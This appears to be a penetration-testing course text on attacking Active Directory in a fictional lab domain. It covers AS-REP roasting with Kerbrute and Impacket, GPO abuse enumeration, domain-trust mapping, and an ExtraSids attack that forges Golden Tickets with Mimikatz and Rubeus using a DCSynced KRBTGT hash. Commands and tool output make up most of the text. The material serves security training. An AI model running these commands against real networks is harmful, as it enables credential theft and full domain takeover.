Speed.#1.........: 782.4 kH/s (4.95ms) @ Accel:32 Loops:1 Thr:64 Vec:8
Recovered........: 1/1 (100.00%) Digests
Progress.........: 10506240/14344385 (73.24%)
Rejected.........: 0/10506240 (0.00%)
Restore.Point....: 10493952/14344385 (73.16%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidates.#1....: WellHelloNow -> W14233LTKM
Started: Fri Apr 1 13:18:37 2022
Stopped: Fri Apr 1 13:18:55 2022
When performing user enumeration with Kerbrute, the tool will automatically retrieve the AS-REP for any users found that do not require Kerberos pre-auth.
d41y@htb[/htb]$ kerbrute userenum -d inlanefreight.local --dc 172.16.5.5 /opt/jsmith.txt
__ __ __
/ /_____ _____/ /_ _______ __/ /____
/ //_/ _ \/ ___/ __ \/ ___/ / / / __/ _ \
/ ,< / __/ / / /_/ / / / /_/ / /_/ __/
/_/|_|\___/_/ /_.___/_/ \__,_/\__/\___/
Version: dev (9cfb81e) - 04/01/22 - Ronnie Flathers @ropnop
2022/04/01 13:14:17 > Using KDC(s):
2022/04/01 13:14:17 > 172.16.5.5:88
2022/04/01 13:14:17 > [+] VALID USERNAME: sbrown@inlanefreight.local
2022/04/01 13:14:17 > [+] VALID USERNAME: jjones@inlanefreight.local
2022/04/01 13:14:17 > [+] VALID USERNAME: tjohnson@inlanefreight.local
2022/04/01 13:14:17 > [+] VALID USERNAME: jwilson@inlanefreight.local
2022/04/01 13:14:17 > [+] VALID USERNAME: bdavis@inlanefreight.local
2022/04/01 13:14:17 > [+] VALID USERNAME: njohnson@inlanefreight.local
2022/04/01 13:14:17 > [+] VALID USERNAME: asanchez@inlanefreight.local
2022/04/01 13:14:17 > [+] VALID USERNAME: dlewis@inlanefreight.local
2022/04/01 13:14:17 > [+] VALID USERNAME: ccruz@inlanefreight.local
2022/04/01 13:14:17 > [+] mmorgan has no pre auth required. Dumping hash to crack offline:
$krb5asrep$23$mmorgan@INLANEFREIGHT.LOCAL:400d306dda575be3d429aad39ec68a33$8698ee566cde591a7ddd1782db6f7ed8531e266befed4856b9fcbbdda83a0c9c5ae4217b9a43d322ef35a6a22ab4cbc86e55a1fa122a9f5cb22596084d6198454f1df2662cb00f513d8dc3b8e462b51e8431435b92c87d200da7065157a6b24ec5bc0090e7cf778ae036c6781cc7b94492e031a9c076067afc434aa98e831e6b3bff26f52498279a833b04170b7a4e7583a71299965c48a918e5d72b5c4e9b2ccb9cf7d793ef322047127f01fd32bf6e3bb5053ce9a4bf82c53716b1cee8f2855ed69c3b92098b255cc1c5cad5cd1a09303d83e60e3a03abee0a1bb5152192f3134de1c0b73246b00f8ef06c792626fd2be6ca7af52ac4453e6a
<SNIP>
With a valid list of users, you can use Get-NPUsers.py from the Impacket toolkit to hunt for all users with Kerberos pre-auth not required. The tool will retrieve the AS-REP in Hashcat format for offline cracking for any found. You can also feed a wordlist into the tool, it will throw errors for users that do not exist, but if it finds any valid ones without Kerberos pre-auth, then it can be a nice way to obtain a foothold or further your access, depending on where you are in the course of your assessment. Even if you are unable to crack the AS-REP using Hashcat it is still good to report this as a finding to clients so thex can assess whether or not the account requires this setting.
d41y@htb[/htb]$ GetNPUsers.py INLANEFREIGHT.LOCAL/ -dc-ip 172.16.5.5 -no-pass -usersfile valid_ad_users
Impacket v0.9.24.dev1+20211013.152215.3fe2d73a - Copyright 2021 SecureAuth Corporation
[-] User sbrown@inlanefreight.local doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User jjones@inlanefreight.local doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User tjohnson@inlanefreight.local doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User jwilson@inlanefreight.local doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User bdavis@inlanefreight.local doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User njohnson@inlanefreight.local doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User asanchez@inlanefreight.local doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User dlewis@inlanefreight.local doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User ccruz@inlanefreight.local doesn't have UF_DONT_REQUIRE_PREAUTH set
$krb5asrep$23$mmorgan@inlanefreight.local@INLANEFREIGHT.LOCAL:47e0d517f2a5815da8345dd9247a0e3d$b62d45bc3c0f4c306402a205ebdbbc623d77ad016e657337630c70f651451400329545fb634c9d329ed024ef145bdc2afd4af498b2f0092766effe6ae12b3c3beac28e6ded0b542e85d3fe52467945d98a722cb52e2b37325a53829ecf127d10ee98f8a583d7912e6ae3c702b946b65153bac16c97b7f8f2d4c2811b7feba92d8bd99cdeacc8114289573ef225f7c2913647db68aafc43a1c98aa032c123b2c9db06d49229c9de94b4b476733a5f3dc5cc1bd7a9a34c18948edf8c9c124c52a36b71d2b1ed40e081abbfee564da3a0ebc734781fdae75d3882f3d1d68afdb2ccb135028d70d1aa3c0883165b3321e7a1c5c8d7c215f12da8bba9
[-] User rramirez@inlanefreight.local doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User jwallace@inlanefreight.local doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User jsantiago@inlanefreight.local doesn't have UF_DONT_REQUIRE_PREAUTH set
<SNIP>
Group Policy Object (GPO) Abuse
Group policy provides administrators with many advanced settings that can be applied to both user and computer objects in an AD environment. Group policy, when used right, is an excellent tool for hardening an AD environment by configuring user settings, OS, and applications. Group policy can also be abused by attackers. If you can gain rights over a Group Policy Object via an ACL misconfig, you could leverage this for lateral movement, privesc, domain compromise, and even as a persistence mechanism within the domain. Understanding how to enumerate and attack GPOs can give you a leg up and can sometimes be the ticket to achieving your goal in a rather locked-down environment.
GPO misconfigs can be abused to perform the following attacks:
- Adding additional rights to a user
- Adding a local admin user to one or more hosts
- Creating an immediate scheduled task to perform a number of actions
You can enumerate GPO information using many tools such as PowerView and BloodHound. You can also use groupr3, ADRecon, PingCastel, among others, to audit the security of GPOs in a domain.
Using the Get-DomainGPO function from PowerView, you can get a listing of GPOs by name.
PS C:\htb> Get-DomainGPO |select displayname
displayname
-----------
Default Domain Policy
Default Domain Controllers Policy
Deny Control Panel Access
Disallow LM Hash
Deny CMD Access
Disable Forced Restarts
Block Removable Media
Disable Guest Account
Service Accounts Password Policy
Logon Banner
Disconnect Idle RDP
Disable NetBIOS
AutoLogon
GuardAutoLogon
Certificate Services
This can be helpful for you to begin to see what types of security measures are in place. You can see that autologon is in use which may mean there is a readable password in a GPO, and see that AD CS is present in the domain. If Group Policy Management Tools are installed on the host you are working from, you can use various built-in GroupPolicy cmdlets such as Get-GPO to perform the same enumeration.
PS C:\htb> Get-GPO -All | Select DisplayName
DisplayName
-----------
Certificate Services
Default Domain Policy
Disable NetBIOS
Disable Guest Account
AutoLogon
Default Domain Controllers Policy
Disconnect Idle RDP
Disallow LM Hash
Deny CMD Access
Block Removable Media
GuardAutoLogon
Service Accounts Password Policy
Logon Banner
Disable Forced Restarts
Deny Control Panel Access
Next, you can check if a user you can control has any rights over a GPO. Specific users or groups may be granted rights to administer one or more GPOs. A good first check is to see if the entire Domain Users group has any rights over one or more GPOs.
PS C:\htb> $sid=Convert-NameToSid "Domain Users"
PS C:\htb> Get-DomainGPO | Get-ObjectAcl | ?{$_.SecurityIdentifier -eq $sid}
ObjectDN : CN={7CA9C789-14CE-46E3-A722-83F4097AF532},CN=Policies,CN=System,DC=INLANEFREIGHT,DC=LOCAL
ObjectSID :
ActiveDirectoryRights : CreateChild, DeleteChild, ReadProperty, WriteProperty, Delete, GenericExecute, WriteDacl,
WriteOwner
BinaryLength : 36
AceQualifier : AccessAllowed
IsCallback : False
OpaqueLength : 0
AccessMask : 983095
SecurityIdentifier : S-1-5-21-3842939050-3880317879-2865463114-513
AceType : AccessAllowed
AceFlags : ObjectInherit, ContainerInherit
IsInherited : False
InheritanceFlags : ContainerInherit, ObjectInherit
PropagationFlags : None
AuditFlags : None
Here you can see that the Domain Users group has various permissions over a GPO, such as WriteProperty and WriteDacl, which you could change to give yourself full control over the GPO and pull of any number of attacks that would be pushed down to any users and computers in OUs that the GPO is applied to. You can use the GPO GUID combined with Get-GPO to see the display name of the GPO.
PS C:\htb Get-GPO -Guid 7CA9C789-14CE-46E3-A722-83F4097AF532
DisplayName : Disconnect Idle RDP
DomainName : INLANEFREIGHT.LOCAL
Owner : INLANEFREIGHT\Domain Admins
Id : 7ca9c789-14ce-46e3-a722-83f4097af532
GpoStatus : AllSettingsEnabled
Description :
CreationTime : 10/28/2021 3:34:07 PM
ModificationTime : 4/5/2022 6:54:25 PM
UserVersion : AD Version: 0, SysVol Version: 0
ComputerVersion : AD Version: 0, SysVol Version: 0
WmiFilter :
Checking in BloodHound, you can see that the Domain Users group has several rights over the “Disconnect Idle RDP” GPO, which could be leveraged for full control of the object.
If you select the GPO in BloodHound and scroll down to “Affected Objects” on the “Node Info” tab, you can see that this GPO is applied to one OU, which contains four computer objects.
You could use a tool such as SharpGPOAbuse to take advantage of this GPO misconfig by performing actions such as adding a user that you control to the local admins group on one of the affected hosts, creating an immediate scheduled task on one of the hosts to give you a reverse shell, or configure a malicious computer startup script to provide you with a reverse shell or similar. When using a tool like this, you need to be careful because commands can be run that affect every computer within the OU that the GPO is linked to. If you found an editable GPO that applies to an OU with 1,000 computers, you would not want to make the mistake of adding yourself as a local admin to that many hosts. Some of the attack options available with this tool allow you to specify a target user or host. The hosts shown in the above image are not exploitable.
AD Domain Trust Attacks
Primer
Domain Trusts Overview
A trust is used to establish forest-forest or domain-domain authentication, which allows users to access resources in another domain, outside of the main domain where their account resides. A trust creates a link between the authentication systems of two domains and may allow either one-way or two-way communication. An organization can create various types of trusts:
- Parent-Child: Two or more domains within the same forest. The child domain has a two-way transitive trust with the parent domain, meaning that users in the child domain corp.inlanefreight.local could authenticate into the parent domain inlanefreight.local, and vice-versa.
- Cross-link: A trust between child domains to speed up authentication.
- External: A non-transitive trust between two separate domains in separate forests which are not already joined by a forest trust. This type of trust utilizes SID filtering or filters out authentication requests (by SID) not from the trusted domain.
- Tree-root: A two-way transitive trust between a forest root domain and a new tree root domain. They are creted by design when you set up a new tree root domain within a forest.
- Forest: A transitive trust between two forest root domains.
- ESAE: A bastion forest used to manage AD.
When establishing a trust, certain elements can be modified depending on the business case.
Trusts can be transitive or non-transitive.
- A transitive trust means that trust is extended to objects that the child domain trusts. For example, say you have three domains. In a transitive relationship, if Domain A has a trust with Domain B, and Domain B has a transitive trust with Domain C, then Domain A will automatically trust Domain C.
- In a non-transitive trust, the child domain itself is the only one trusted.
Trusts can be set up in two directions: one-way or two-way.
- One-way trust: Users in a trusted domain can access resources in a trusting domain, not vice-versa.
- Bidirectional trust: Users from both trusting domains can access resources in the other domain. For example, in a bidirectional trust between INLANEFREIGHT.LOCAL and FREIGHTLOGISTICS.LOCAL, users in INLANEFREIGHT.LOCAL would be able to access resources in FREIGHTLOGISTICS.LOCAL, and vice-versa.
Domain trusts are often set up incorrectly and can provide you with critical unintended attack paths. Also, trusts set up for ease of use may not be reviewed later for potential security implications if security is not considered before establishing the trust relationship. A Merger & Acquisition between two companies can result in bidirectional trusts with acquired companies, which can unknowingly introduce risk into the acquiring company’s environment if the security posture of the acquired company is unknown und untested. If someone wanted to target your organization, they could also look at the other company you acquired for a potentially softer target to attack, allowing them to get into your organization indirectly. It is not uncommon to be able to perform an attack such as Kerberoasting against a domain outside the principal domain and obtain a user that has administrative access within the principal domain.
Enumarating
Using Get-ADTrust
You can use the Get-ADTrust cmdlet to enumerate domain trust relationships. This is especially helpful if you are limited to just using built-in tools.
PS C:\htb> Import-Module activedirectory
PS C:\htb> Get-ADTrust -Filter *
Direction : BiDirectional
DisallowTransivity : False
DistinguishedName : CN=LOGISTICS.INLANEFREIGHT.LOCAL,CN=System,DC=INLANEFREIGHT,DC=LOCAL
ForestTransitive : False
IntraForest : True
IsTreeParent : False
IsTreeRoot : False
Name : LOGISTICS.INLANEFREIGHT.LOCAL
ObjectClass : trustedDomain
ObjectGUID : f48a1169-2e58-42c1-ba32-a6ccb10057ec
SelectiveAuthentication : False
SIDFilteringForestAware : False
SIDFilteringQuarantined : False
Source : DC=INLANEFREIGHT,DC=LOCAL
Target : LOGISTICS.INLANEFREIGHT.LOCAL
TGTDelegation : False
TrustAttributes : 32
TrustedPolicy :
TrustingPolicy :
TrustType : Uplevel
UplevelOnly : False
UsesAESKeys : False
UsesRC4Encryption : False
Direction : BiDirectional
DisallowTransivity : False
DistinguishedName : CN=FREIGHTLOGISTICS.LOCAL,CN=System,DC=INLANEFREIGHT,DC=LOCAL
ForestTransitive : True
IntraForest : False
IsTreeParent : False
IsTreeRoot : False
Name : FREIGHTLOGISTICS.LOCAL
ObjectClass : trustedDomain
ObjectGUID : 1597717f-89b7-49b8-9cd9-0801d52475ca
SelectiveAuthentication : False
SIDFilteringForestAware : False
SIDFilteringQuarantined : False
Source : DC=INLANEFREIGHT,DC=LOCAL
Target : FREIGHTLOGISTICS.LOCAL
TGTDelegation : False
TrustAttributes : 8
TrustedPolicy :
TrustingPolicy :
TrustType : Uplevel
UplevelOnly : False
UsesAESKeys : False
UsesRC4Encryption : False
The above output shows that your current domain INLANEFREIGHT.LOCAL has two domain trusts. The first is with LOGISTICS.INLANEFREIGHT.LOCAL, and the IntraForest property shows that this is a child domain, and you are currently positioned in the root domain on the forest. The second trust is with the domain FREIGHTLOGISTICS.LOCAL, and the ForestTransitive property is set to True, which means that this is a forest trust or external trust. You can see that both trusts are set up to be bidirectional, meaning that users can authenticate back and forth across both trusts. This is important to note down during an assessment. If you cannot authenticate across a trust, you cannot perform any enumeration or attacks across the trust.
Checking for Existing Trusts using Get-DomainTrust
Aside from using built-in AD tools such as the AD PowerShell module, both PowerView and BloodHound can be utilized to enumerate trust relationships, the type of trusts established, and the authentication flow. After importing PowerView, you can use the Get-DomainTrust function to enumerate what trusts exist, if any.
PS C:\htb> Get-DomainTrust
SourceName : INLANEFREIGHT.LOCAL
TargetName : LOGISTICS.INLANEFREIGHT.LOCAL
TrustType : WINDOWS_ACTIVE_DIRECTORY
TrustAttributes : WITHIN_FOREST
TrustDirection : Bidirectional
WhenCreated : 11/1/2021 6:20:22 PM
WhenChanged : 2/26/2022 11:55:55 PM
SourceName : INLANEFREIGHT.LOCAL
TargetName : FREIGHTLOGISTICS.LOCAL
TrustType : WINDOWS_ACTIVE_DIRECTORY
TrustAttributes : FOREST_TRANSITIVE
TrustDirection : Bidirectional
WhenCreated : 11/1/2021 8:07:09 PM
WhenChanged : 2/27/2022 12:02:39 AM
Using Get-DomainTrustMapping
PowerView can be used to perform a domain trust mapping and provide information such as the type of trust and the direction of the trust. This information is beneficial once a foothold is obtained, and you plan to compromise the environment further.
PS C:\htb> Get-DomainTrustMapping
SourceName : INLANEFREIGHT.LOCAL
TargetName : LOGISTICS.INLANEFREIGHT.LOCAL
TrustType : WINDOWS_ACTIVE_DIRECTORY
TrustAttributes : WITHIN_FOREST
TrustDirection : Bidirectional
WhenCreated : 11/1/2021 6:20:22 PM
WhenChanged : 2/26/2022 11:55:55 PM
SourceName : INLANEFREIGHT.LOCAL
TargetName : FREIGHTLOGISTICS.LOCAL
TrustType : WINDOWS_ACTIVE_DIRECTORY
TrustAttributes : FOREST_TRANSITIVE
TrustDirection : Bidirectional
WhenCreated : 11/1/2021 8:07:09 PM
WhenChanged : 2/27/2022 12:02:39 AM
SourceName : FREIGHTLOGISTICS.LOCAL
TargetName : INLANEFREIGHT.LOCAL
TrustType : WINDOWS_ACTIVE_DIRECTORY
TrustAttributes : FOREST_TRANSITIVE
TrustDirection : Bidirectional
WhenCreated : 11/1/2021 8:07:08 PM
WhenChanged : 2/27/2022 12:02:41 AM
SourceName : LOGISTICS.INLANEFREIGHT.LOCAL
TargetName : INLANEFREIGHT.LOCAL
TrustType : WINDOWS_ACTIVE_DIRECTORY
TrustAttributes : WITHIN_FOREST
TrustDirection : Bidirectional
WhenCreated : 11/1/2021 6:20:22 PM
WhenChanged : 2/26/2022 11:55:55 PM
Checking Users in the Child Domain using Get-DomainUser
From here, you could begin performing enumeration across the trusts. For example, you could look at all users in the child domain:
PS C:\htb> Get-DomainUser -Domain LOGISTICS.INLANEFREIGHT.LOCAL | select SamAccountName
samaccountname
--------------
htb-student_adm
Administrator
Guest
lab_adm
krbtgt
Using netdom to query Domain Trust
Another tool you can use to get Domain Trust is netdom. The netdom query sub-command of the netdom command-line tool in Windows can retrieve information about the domain, including a list of workstations, servers, and domain trusts.
C:\htb> netdom query /domain:inlanefreight.local trust
Direction Trusted\Trusting domain Trust type
========= ======================= ==========
<-> LOGISTICS.INLANEFREIGHT.LOCAL
Direct
Not found
<-> FREIGHTLOGISTICS.LOCAL
Direct
Not found
The command completed successfully.
Using netdom to query DCs
C:\htb> netdom query /domain:inlanefreight.local dc
List of domain controllers with accounts in the domain:
ACADEMY-EA-DC01
The command completed successfully.
Using netdom to query Workstations and Servers
C:\htb> netdom query /domain:inlanefreight.local workstation
List of workstations with accounts in the domain:
ACADEMY-EA-MS01
ACADEMY-EA-MX01 ( Workstation or Server )
SQL01 ( Workstation or Server )
ILF-XRG ( Workstation or Server )
MAINLON ( Workstation or Server )
CISERVER ( Workstation or Server )
INDEX-DEV-LON ( Workstation or Server )
...SNIP...
Visualizing Trust Relationships in BloodHound
You can also use BloodHound to visualize these trust relationships by using the Map Domain Trusts pre-built query. Here you can easily see that two bidirectional trusts exist.
Attacking Domain Trusts from Windows
SID History Primer
The sidHistory attribute is used in migration scenarios. If a user in one domain is migrated into another domain, a new account is created in the second domain. The original user’s SID will be added to the new user’s SID history attribute, ensuring that the user can still access resources in the original domain.
SID history is intended to work across domains, but can work in the same domain. Using Mimikatz, an attacker can perform SID history injection and add an administrator account to the SID History attribute of an account they control. When logging in with this account, all of the SIDs associated with the account are added to the user’s token.
This token is used to determine what resources the account can access. If the SID of a Domain Admin account is added to the SID History attribute of this account, then this account will be able to perform DCSync and create a Golden Ticket or a Kerberos TGT, which will allow for you to authenticate as any account in the domain of your choosing for further persistence.
ExtraSids Attack - Mimikatz
This attack allows for the compromise of a parent domain once the child domain has been compromised. Within the same AD forest, the sidHistory property is respected due to a lack of SID Filtering protection. SID Filtering is a protection put in place to filter out authentication requests from a domain in another forest across a trust. Therefore, if a user in a child domain that has their sidHistory set to the Enterprise Admins group, they are treated as a member of this group, which allows for administrative access to the entire forest. In other words, you are creating a Golden Ticket from the compromised child domain to compromise the parent domain. In this case, you will leverage the SIDHistory to grant an account Enterprise Admin rights by modifying this attribute to contain the SID for the Enterprise Admin group, which will give you full access to the parent domain without actually being part of the group.
To perform this attack after compromising a child domani, you need the following:
- The KRBTGT hash for the child domain
- The SID for the child domain
- The name of a target user in the child domain
- The FQDN of the child domain
- The SID of the Enterprise Admins group of the root domain
- With this data collected, the attack can be performed with Mimikatz
Now you can gather each piece of data required to perform the ExtraSids attack. First, you need to obtain the NT hash for the KRBTGT account, which is a service account for the KDC in AD. The account KRBTGT is used to encrypt/sign all Kerberos tickets granted within a given domain. DCs use the account’s password to decrypt and validate Kerberos tickets. The KRBTGT account can be used to create Kerberos TGT tickets that can be used to request TGS tickets for any service on any host in the domain. This is also known as the Golden Ticket attack and is a well-known persistence mechanism for attackers in AD environments. The only way to invalidate a Golden Ticket is to change the password of the KRBTGT account, which should be done periodically and definitely after a pentest assessment where full domain compromise is reached.
Obtaining the KRBTGT Account’s NT Hash using Mimikatz
Since you have compromised the child domain, you can log in as a Domain Admin or similar and perform the DCSync attack to obtain the NT hash for the KRBTGT account.
PS C:\htb> mimikatz # lsadump::dcsync /user:LOGISTICS\krbtgt
[DC] 'LOGISTICS.INLANEFREIGHT.LOCAL' will be the domain
[DC] 'ACADEMY-EA-DC02.LOGISTICS.INLANEFREIGHT.LOCAL' will be the DC server
[DC] 'LOGISTICS\krbtgt' will be the user account
[rpc] Service : ldap
[rpc] AuthnSvc : GSS_NEGOTIATE (9)
Object RDN : krbtgt
** SAM ACCOUNT **
SAM Username : krbtgt
Account Type : 30000000 ( USER_OBJECT )
User Account Control : 00000202 ( ACCOUNTDISABLE NORMAL_ACCOUNT )
Account expiration :
Password last change : 11/1/2021 11:21:33 AM
Object Security ID : S-1-5-21-2806153819-209893948-922872689-502
Object Relative ID : 502
Credentials:
Hash NTLM: 9d765b482771505cbe97411065964d5f
ntlm- 0: 9d765b482771505cbe97411065964d5f
lm - 0: 69df324191d4a80f0ed100c10f20561e
Using Get-DomainSID
You can use the PowerView Get-DomainSID function to get the SID for the child domain, but this is also visible in the Mimikatz output above.
PS C:\htb> Get-DomainSID
S-1-5-21-2806153819-209893948-922872689
Obtaining Enterprise Admins Group’s SID using Get-DomainGroup
Next, you can use Get-DomainGroup from PowerView to obtain the SID for the Enterprise Admins group in the parent domain. You could also do this with the Get-ADGroup cmdlet with a command such as Get-ADGroup -Identity "Enterprise Admins" -Server "INLANEFREIGHT.LOCAL".
PS C:\htb> Get-DomainGroup -Domain INLANEFREIGHT.LOCAL -Identity "Enterprise Admins" | select distinguishedname,objectsid
distinguishedname objectsid
----------------- ---------
CN=Enterprise Admins,CN=Users,DC=INLANEFREIGHT,DC=LOCAL S-1-5-21-3842939050-3880317879-2865463114-519
Using ls to Confirm No Access
Before the attack, you can confirm no access to the file system of the DC in the parent domain.
PS C:\htb> ls \\academy-ea-dc01.inlanefreight.local\c$
ls : Access is denied
At line:1 char:1
+ ls \\academy-ea-dc01.inlanefreight.local\c$
+ ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
+ CategoryInfo : PermissionDenied: (\\academy-ea-dc01.inlanefreight.local\c$:String) [Get-ChildItem], UnauthorizedAccessException
+ FullyQualifiedErrorId : ItemExistsUnauthorizedAccessError,Microsoft.PowerShell.Commands.GetChildItemCommand
Creating a Golden Ticket with Mimikatz
Using Mimikatz and the data listed above, you can create a Golden Ticket to access all resources within the parent domain.
PS C:\htb> mimikatz.exe
mimikatz # kerberos::golden /user:hacker /domain:LOGISTICS.INLANEFREIGHT.LOCAL /sid:S-1-5-21-2806153819-209893948-922872689 /krbtgt:9d765b482771505cbe97411065964d5f /sids:S-1-5-21-3842939050-3880317879-2865463114-519 /ptt
User : hacker
Domain : LOGISTICS.INLANEFREIGHT.LOCAL (LOGISTICS)
SID : S-1-5-21-2806153819-209893948-922872689
User Id : 500
Groups Id : *513 512 520 518 519
Extra SIDs: S-1-5-21-3842939050-3880317879-2865463114-519 ;
ServiceKey: 9d765b482771505cbe97411065964d5f - rc4_hmac_nt
Lifetime : 3/28/2022 7:59:50 PM ; 3/25/2032 7:59:50 PM ; 3/25/2032 7:59:50 PM
-> Ticket : ** Pass The Ticket **
* PAC generated
* PAC signed
* EncTicketPart generated
* EncTicketPart encrypted
* KrbCred generated
Golden ticket for 'hacker @ LOGISTICS.INLANEFREIGHT.LOCAL' successfully submitted for current session
Confirming a Kerberos Ticket is in Memory Using klist
You can confirm that the Kerberos ticket for the non-existent hacker user is residing in memory.
PS C:\htb> klist
Current LogonId is 0:0xf6462
Cached Tickets: (1)
#0> Client: hacker @ LOGISTICS.INLANEFREIGHT.LOCAL
Server: krbtgt/LOGISTICS.INLANEFREIGHT.LOCAL @ LOGISTICS.INLANEFREIGHT.LOCAL
KerbTicket Encryption Type: RSADSI RC4-HMAC(NT)
Ticket Flags 0x40e00000 -> forwardable renewable initial pre_authent
Start Time: 3/28/2022 19:59:50 (local)
End Time: 3/25/2032 19:59:50 (local)
Renew Time: 3/25/2032 19:59:50 (local)
Session Key Type: RSADSI RC4-HMAC(NT)
Cache Flags: 0x1 -> PRIMARY
Kdc Called:
Listing the Entire C: Drive of the DC
From here, it is possible to access any resources within the parent domain, and you could compromise the parent domain in several ways.
PS C:\htb> ls \\academy-ea-dc01.inlanefreight.local\c$
Volume in drive \\academy-ea-dc01.inlanefreight.local\c$ has no label.
Volume Serial Number is B8B3-0D72
Directory of \\academy-ea-dc01.inlanefreight.local\c$
09/15/2018 12:19 AM <DIR> PerfLogs
10/06/2021 01:50 PM <DIR> Program Files
09/15/2018 02:06 AM <DIR> Program Files (x86)
11/19/2021 12:17 PM <DIR> Shares
10/06/2021 10:31 AM <DIR> Users
03/21/2022 12:18 PM <DIR> Windows
0 File(s) 0 bytes
6 Dir(s) 18,080,178,176 bytes free
ExtraSids Attack - Rubeus
You can also perform this attack using Rubeus.
Using ls to Confirm No Access Before Running Rubeus
First, again you’ll confirm that you cannot access the parent domain DC’s file system.
PS C:\htb> ls \\academy-ea-dc01.inlanefreight.local\c$
ls : Access is denied
At line:1 char:1
+ ls \\academy-ea-dc01.inlanefreight.local\c$
+ ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
+ CategoryInfo : PermissionDenied: (\\academy-ea-dc01.inlanefreight.local\c$:String) [Get-ChildItem], UnauthorizedAcces
sException
+ FullyQualifiedErrorId : ItemExistsUnauthorizedAccessError,Microsoft.PowerShell.Commands.GetChildItemCommand
<SNIP>
Creating a Golden Ticket using Rubeus
Next, you will formulate your Rubeus command using the data you retrieved above. The /rc4 flag is the NT hash for the KRBTGT account. The /sids flag will tell Rubeus to create your Golden Ticket giving you the same rights as members of the Enterprise Admins group in the parent domain.
PS C:\htb> .\Rubeus.exe golden /rc4:9d765b482771505cbe97411065964d5f /domain:LOGISTICS.INLANEFREIGHT.LOCAL /sid:S-1-5-21-2806153819-209893948-922872689 /sids:S-1-5-21-3842939050-3880317879-2865463114-519 /user:hacker /ptt
______ _
(_____ \ | |
_____) )_ _| |__ _____ _ _ ___
| __ /| | | | _ \| ___ | | | |/___)
| | \ \| |_| | |_) ) ____| |_| |___ |
|_| |_|____/|____/|_____)____/(___/
v2.0.2
[*] Action: Build TGT
[*] Building PAC
[*] Domain : LOGISTICS.INLANEFREIGHT.LOCAL (LOGISTICS)
[*] SID : S-1-5-21-2806153819-209893948-922872689
[*] UserId : 500
[*] Groups : 520,512,513,519,518
[*] ExtraSIDs : S-1-5-21-3842939050-3880317879-2865463114-519
[*] ServiceKey : 9D765B482771505CBE97411065964D5F
[*] ServiceKeyType : KERB_CHECKSUM_HMAC_MD5
[*] KDCKey : 9D765B482771505CBE97411065964D5F
[*] KDCKeyType : KERB_CHECKSUM_HMAC_MD5
[*] Service : krbtgt
[*] Target : LOGISTICS.INLANEFREIGHT.LOCAL
[*] Generating EncTicketPart
[*] Signing PAC
[*] Encrypting EncTicketPart
[*] Generating Ticket
[*] Generated KERB-CRED
[*] Forged a TGT for 'hacker@LOGISTICS.INLANEFREIGHT.LOCAL'
[*] AuthTime : 3/29/2022 10:06:41 AM
[*] StartTime : 3/29/2022 10:06:41 AM
[*] EndTime : 3/29/2022 8:06:41 PM
[*] RenewTill : 4/5/2022 10:06:41 AM
[*] base64(ticket.kirbi):
doIF0zCCBc+gAwIBBaEDAgEWooIEnDCCBJhhggSUMIIEkKADAgEFoR8bHUxPR0lTVElDUy5JTkxBTkVG
UkVJR0hULkxPQ0FMojIwMKADAgECoSkwJxsGa3JidGd0Gx1MT0dJU1RJQ1MuSU5MQU5FRlJFSUdIVC5M
T0NBTKOCBDIwggQuoAMCARehAwIBA6KCBCAEggQc0u5onpWKAP0Hw0KJuEOAFp8OgfBXlkwH3sXu5BhH
T3zO/Ykw2Hkq2wsoODrBj0VfvxDNNpvysToaQdjHIqIqVQ9kXfNHM7bsQezS7L1KSx++2iX94uRrwa/S
VfgHhAuxKPlIi2phwjkxYETluKl26AUo2+WwxDXmXwGJ6LLWN1W4YGScgXAX+Kgs9xrAqJMabsAQqDfy
k7+0EH9SbmdQYqvAPrBqYEnt0mIPM9cakei5ZS1qfUDWjUN4mxsqINm7qNQcZHWN8kFSfAbqyD/OZIMc
g78hZ8IYL+Y4LPEpiQzM8JsXqUdQtiJXM3Eig6RulSxCo9rc5YUWTaHx/i3PfWqP+dNREtldE2sgIUQm
9f3cO1aOCt517Mmo7lICBFXUTQJvfGFtYdc01fWLoN45AtdpJro81GwihIFMcp/vmPBlqQGxAtRKzgzY
acuk8YYogiP6815+x4vSZEL2JOJyLXSW0OPhguYSqAIEQshOkBm2p2jahQWYvCPPDd/EFM7S3NdMnJOz
X3P7ObzVTAPQ/o9lSaXlopQH6L46z6PTcC/4GwaRbqVnm1RU0O3VpVr5bgaR+Nas5VYGBYIHOw3Qx5YT
3dtLvCxNa3cEgllr9N0BjCl1iQGWyFo72JYI9JLV0VAjnyRxFqHztiSctDExnwqWiyDaGET31PRdEz+H
WlAi4Y56GaDPrSZFS1RHofKqehMQD6gNrIxWPHdS9aiMAnhQth8GKbLqimcVrCUG+eghE+CN999gHNMG
Be1Vnz8Oc3DIM9FNLFVZiqJrAvsq2paakZnjf5HXOZ6EdqWkwiWpbGXv4qyuZ8jnUyHxavOOPDAHdVeo
/RIfLx12GlLzN5y7132Rj4iZlkVgAyB6+PIpjuDLDSq6UJnHRkYlJ/3l5j0KxgjdZbwoFbC7p76IPC3B
aY97mXatvMfrrc/Aw5JaIFSaOYQ8M/frCG738e90IK/2eTFZD9/kKXDgmwMowBEmT3IWj9lgOixNcNV/
OPbuqR9QiT4psvzLGmd0jxu4JSm8Usw5iBiIuW/pwcHKFgL1hCBEtUkaWH24fuJuAIdei0r9DolImqC3
sERVQ5VSc7u4oaAIyv7Acq+UrPMwnrkDrB6C7WBXiuoBAzPQULPTWih6LyAwenrpd0sOEOiPvh8NlvIH
eOhKwWOY6GVpVWEShRLDl9/XLxdnRfnNZgn2SvHOAJfYbRgRHMWAfzA+2+xps6WS/NNf1vZtUV/KRLlW
sL5v91jmzGiZQcENkLeozZ7kIsY/zadFqVnrnQqsd97qcLYktZ4yOYpxH43JYS2e+cXZ+NXLKxex37HQ
